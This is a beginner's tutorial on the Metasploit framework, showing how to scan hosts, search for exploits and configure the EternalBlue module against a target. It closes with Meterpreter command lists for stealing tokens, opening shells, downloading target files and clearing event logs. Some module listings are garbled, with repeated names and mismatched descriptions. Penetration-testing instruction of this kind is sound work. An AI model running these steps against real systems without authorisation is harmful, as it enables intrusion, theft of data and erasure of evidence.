

METASPLOIT VULNERABILITY EXPLOITATION TOOL Software Guide

METASPLOT VULNERABILITY EXPLOITATION TOOL

The guide covers the basics of using Metasploit. Metasploit is a free penetration testing tool and comes installed in Kali Linux.

Why use Metasploit?

Metasploit is designed to make hacking simple and is an essential tool for pen testing. If you have a vulnerable target, simply point Metasploit at it, pick a payload and hit enter. Metasploit automates processes such as information gathering, detection evasion and gaining access. Metasploit uses a command line interface in the terminal, but a Graphical User Interface version is available.

Launching Metasploit

Metasploit needs to be launched in the terminal before you can begin using it. It may take some time to load, as it boots a database into the terminal. You will also need to initiate Metasploit the first time you use it.

Use the below lines to initiate or launch Metasploit in the terminal:

```
If using Metasploit for the first time: msfdb init
```

```
Use the following line to launch Metasploit afterwards: msfconsole
```


Get Help in Metasploit

There are multiple help menus available in Metasploit:

```
Get a list of basic commands: help
```

```
Get help for the show command: help  
show
```

```
get help for the search command:  
help search
```



METASPLOT VULNERABILITY EXPLOITATION TOOL

Identify a Remote Host

A Remote Host, or RHost, is another term for a computer, network, or server that is not the one you are on. It is where the target IP address may reside on. Your machine is the Local Host, or LHost.

You can run Nmap from inside Metasploit and save the output into the Metasploit database. This way you can scan for open ports, ping sweep and search for any potential vulnerabilities on a remote host, all within Metasploit.

To do this, use the following line in the terminal:

```
db_nmap -v -sV [Enter target IP  
address here]
```

```
root@Arioch: ~  
File Edit View Search Terminal Help  
msf5 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17_010_eternalblue  
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options  
Module options (exploit/windows/smb/ms17_010_eternalblue):  


| Name          | Current Setting | Required | Description                                             |
|---------------|-----------------|----------|---------------------------------------------------------|
| RHOSTS        |                 | yes      | The target address range or CIDR identifier             |
| RPORT         | 445             | yes      | The target port (TCP)                                   |
| SMBDomain     | .               | no       | (Optional) The Windows domain to use for authentication |
| SMBPass       |                 | no       | (Optional) The password for the specified username      |
| SMBUser       |                 | no       | (Optional) The username to authenticate as              |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target.    |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target.              |

  
Exploit target:  


| Id | Name                                                 |
|----|------------------------------------------------------|
| 0  | Windows 7 and Server 2008 R2 (x64) All Service Packs |

  
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.1.1.25  
RHOSTS => 10.1.1.25  
msf5 exploit(windows/smb/ms17_010_eternalblue) > 
```

METASPLOT VULNERABILITY EXPLOITATION TOOL

Find an Exploit

Once you have performed an operating system fingerprint (which is when you find what OS the target system is running) or you have identified the application running on the remote host and know what your remote host's operating system is, you can pick an exploit to test.


Rapid7, the creators of the Metasploit framework, have an easy way to find exploits. There is also a way to search within msfconsole for various exploits, using the following commands:

```
Search for general exploits: search
type:exploit
```

```
Search for a common vulnerabilities
and exposures report: search cve-
XXXX-XXXX
```

```
Search for a common vulnerabilities
and exposures by year: search
cve:2014
```

```
Search for vulnerabilities on a
particular host: search
name:wordpress
```



The screenshot shows a Metasploit Framework console session. The user has entered the command `search exploits`. The output displays a list of 31 matching modules, each with its name, disclosure date, rank, check status, and description. The modules are listed in a table format with columns for #, Name, Disclosure Date, Rank, Check, and Description. The results include various exploits such as `auxiliary/admin/android/google_play_store_uxss_xframe_rce`, `auxiliary/admin/cisco/cisco_secure_acs_bypass`, `auxiliary/admin/cisco/dp2cmd`, `auxiliary/admin/hp/hp_data_protector_cmd`, `auxiliary/admin/hp/hp_ilo_create_admin_account`, `auxiliary/admin/hp/hp_ilo_create_admin_account`, `auxiliary/admin/http/allegro_rompager_auth_bypass`, `auxiliary/admin/http/axigen_file_access`, `auxiliary/admin/http/cme_manageiq_evm_pass_reset`, `auxiliary/admin/http/cnpiot_r_fpt`, `auxiliary/admin/http/dlink_dir_300_600_exec_noauth`, `auxiliary/admin/http/dlink_dir_645_password_extractor`, `auxiliary/admin/http/dlink_dir_645_password_extractor`, `auxiliary/admin/http/dlink_dir_645_password_extractor`, `auxiliary/admin/http/foreman_openstack_satellite_priv_esc`, `auxiliary/admin/http/gitstack_rest`, `auxiliary/admin/http/katello_satellite_priv_esc`, `auxiliary/admin/http/limesurvey_file_download`, `auxiliary/admin/http/linksys_tmunblock_admin_reset_bof`, `auxiliary/admin/http/manageengine_dc_create_admin`, `auxiliary/admin/http/manageengine_dir_listing`, `auxiliary/admin/http/manageengine_file_download`, `auxiliary/admin/http/manageengine_pmp_privesc`, `auxiliary/admin/http/mutiny_frontend_read_delete`, `auxiliary/admin/http/netflow_file_download`, `auxiliary/admin/http/netgear_soap_password_extractor`, `auxiliary/admin/http/nexpose_xxe_file_read`, `auxiliary/admin/http/sysaid_admin_acc`, `auxiliary/admin/http/sysaid_file_download`, `auxiliary/admin/http/sysaid_sql_creds`, `auxiliary/admin/http/telpho10_credential_dump`, and `auxiliary/admin/http/typo3_news_module_sql_i`.

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/android/google_play_store_uxss_xframe_rce		normal	No	Android Browser RCE Through Google Play Store XFO
1	auxiliary/admin/backuexec/registry		normal	No	Veritas Backup Exec Server Registry Access
2	auxiliary/admin/cisco/cisco_secure_acs_bypass		normal	Yes	Cisco Secure ACS Unauthorized Password Change
3	auxiliary/admin/cisco/dp2cmd	2004-03-04	normal	No	IBM Db2 db2cmd.exe Command Execution Vulnerability
4	auxiliary/admin/hp/hp_data_protector_cmd	2011-02-07	normal	No	HP Data Protector 6.1 EXEC CMD Command Execution
5	auxiliary/admin/hp/hp_ilo_create_admin_account	2017-08-24	normal	Yes	HP iLO 4 1.00-2.50 Authentication Bypass Administrator Account Creation
6	auxiliary/admin/hp/hp_ilo_create_admin_account	2013-10-08	normal	No	HP Intelligent Management SOM Account Creation
7	auxiliary/admin/http/allegro_rompager_auth_bypass	2014-12-17	normal	No	Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Authentication Bypass
8	auxiliary/admin/http/axigen_file_access	2012-10-31	normal	No	Axigen Arbitrary File Read and Delete
9	auxiliary/admin/http/cme_manageiq_evm_pass_reset	2013-11-12	normal	No	Red Hat CloudForms Management Engine 3.1 miq policy/explorer SQL Injection
10	auxiliary/admin/http/cnpiot_r_fpt	2013-11-12	normal	Yes	Cambium cnPilot r200/r201 File Path Traversal
11	auxiliary/admin/http/dlink_dir_300_600_exec_noauth	2013-02-04	normal	No	D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
12	auxiliary/admin/http/dlink_dir_645_password_extractor		normal	No	D-Link DIR-645 Password Extractor
13	auxiliary/admin/http/dlink_dir_645_password_extractor		normal	No	D-Link DSL-320B Password Extractor
14	auxiliary/admin/http/foreman_openstack_satellite_priv_esc	2013-06-06	normal	No	Foreman (Red Hat OpenStack/Satellite) users/create Mass Assignment
15	auxiliary/admin/http/gitstack_rest	2018-01-15	normal	No	GitStack Unauthenticated REST API Requests
16	auxiliary/admin/http/katello_satellite_priv_esc	2014-03-24	normal	No	Katello (Red Hat Satellite) users/update_roles Missing Authorization
17	auxiliary/admin/http/limesurvey_file_download	2015-10-12	normal	No	Limesurvey Unauthenticated File Download
18	auxiliary/admin/http/linksys_tmunblock_admin_reset_bof	2014-02-19	normal	No	Linksys WRT120N tmunblock Stack Buffer Overflow
19	auxiliary/admin/http/manageengine_dc_create_admin	2014-12-31	normal	No	ManageEngine Desktop Central Administrator Account Creation
20	auxiliary/admin/http/manageengine_dir_listing	2015-01-28	normal	No	ManageEngine Multiple Products Arbitrary Directory Listing
21	auxiliary/admin/http/manageengine_file_download	2015-01-28	normal	No	ManageEngine Multiple Products Arbitrary File Download
22	auxiliary/admin/http/manageengine_pmp_privesc	2014-11-08	normal	Yes	ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
23	auxiliary/admin/http/mutiny_frontend_read_delete	2013-05-15	normal	No	Mutiny 5 Arbitrary File Read and Delete
24	auxiliary/admin/http/netflow_file_download	2014-11-30	normal	No	ManageEngine NetFlow Analyzer Arbitrary File Download
25	auxiliary/admin/http/netgear_soap_password_extractor	2015-02-11	normal	No	Netgear Unauthenticated SOAP Password Extractor
26	auxiliary/admin/http/nexpose_xxe_file_read		normal	No	Nexpose XXE Arbitrary File Read
27	auxiliary/admin/http/sysaid_admin_acc	2015-06-03	normal	No	SysAid Help Desk Administrator Account Creation
28	auxiliary/admin/http/sysaid_file_download	2015-06-03	normal	No	SysAid Help Desk Arbitrary File Download
29	auxiliary/admin/http/sysaid_sql_creds	2015-06-03	normal	No	SysAid Help Desk Database Credentials Disclosure
30	auxiliary/admin/http/telpho10_credential_dump	2016-09-02	normal	No	Telpho10 Backup Credentials Dumper
31	auxiliary/admin/http/typo3_news_module_sql_i	2017-04-06	normal	No	TYPO3 News Module SQL Injection

METASPLOT VULNERABILITY EXPLOITATION TOOL

Use an Exploit

Once you have found a suitable exploit to use against the vulnerability in the remote host, you can issue the exploit command below.


From then on, the available options change based on the exploit you are using, but you can get a list of the available options.

**To use the exploit: use
exploit/path/to/exploit_name**

Exploit Options:

Payload options: show payloads

**For a list of the available
targets: show targets**



METASPLOT VULNERABILITY EXPLOITATION TOOL

Configure and Run an Exploit

Each exploit has a set of options to configure for your remote host. You need to set the options with 'yes' next to them.

Once you have configured your exploit, you can run it against the target.

The commands below will allow you to configure and run the exploit.

```
In Terminal:
Configure the options: show options

To run the exploit: run
```

Meterpreter Commands

If you manage to load a meterpreter shell using Metasploit, here are some useful commands:

Core Commands:

```
?                help menu
run             executes the meterpreter script designated after it
background      moves the current session to the background
bgkill          kills a background meterpreter script
bglist          provides a list of all running background scripts
bgrun           runs a script as a background thread
channel         displays active channels
close           closes a channel
exit            terminates a meterpreter session
quit            terminates the meterpreter session
exploit         executes the meterpreter script designated after it
help            help menu
interact        interacts with a channel
migrate         moves the active process to a designated Process ID [PID]
read            reads the data from a channel
use             loads a meterpreter extension
write           writes data to a channel
```

File Commands:

```
cat             read and output to stdout the contents of a file
cd              change directory on the target host
del             delete a file on the target host
download        download a file from the target host system to the local host system
edit            edit a file with vim
getlwd          print the local directory
getwd           print working directory
lcd            change local directory
lpwd           print local directory
ls             list files in current directory
mkdir           make a directory on the target host system
pwd            print working directory
rm             delete (remove) a file
rmdir          remove directory on the target host system
upload          upload a file from the local host system to the target host
```


METASPLOT VULNERABILITY EXPLOITATION TOOL

Meterpreter Commands continued....

System Commands:

clearev	clears the event logs on the target host's computer
drop_token	drops a stolen token
execute	executes a command
getpid	gets the current PID
getprivs	gets as many privileges as possible
getuid	get the user that the server is running as
kill	terminate the process designated by the PID
ps	list running processes
reboot	reboots the target host computer
reg	interact with the target host's registry
rev2self	calls RevertToSelf() on the target host
shell	opens a command shell on the target host
shutdown	shuts down the target host's computer
steal_token	attempts to steal the token of a specified (PID) process
sysinfo	gets the details about the target host computer such as OS and name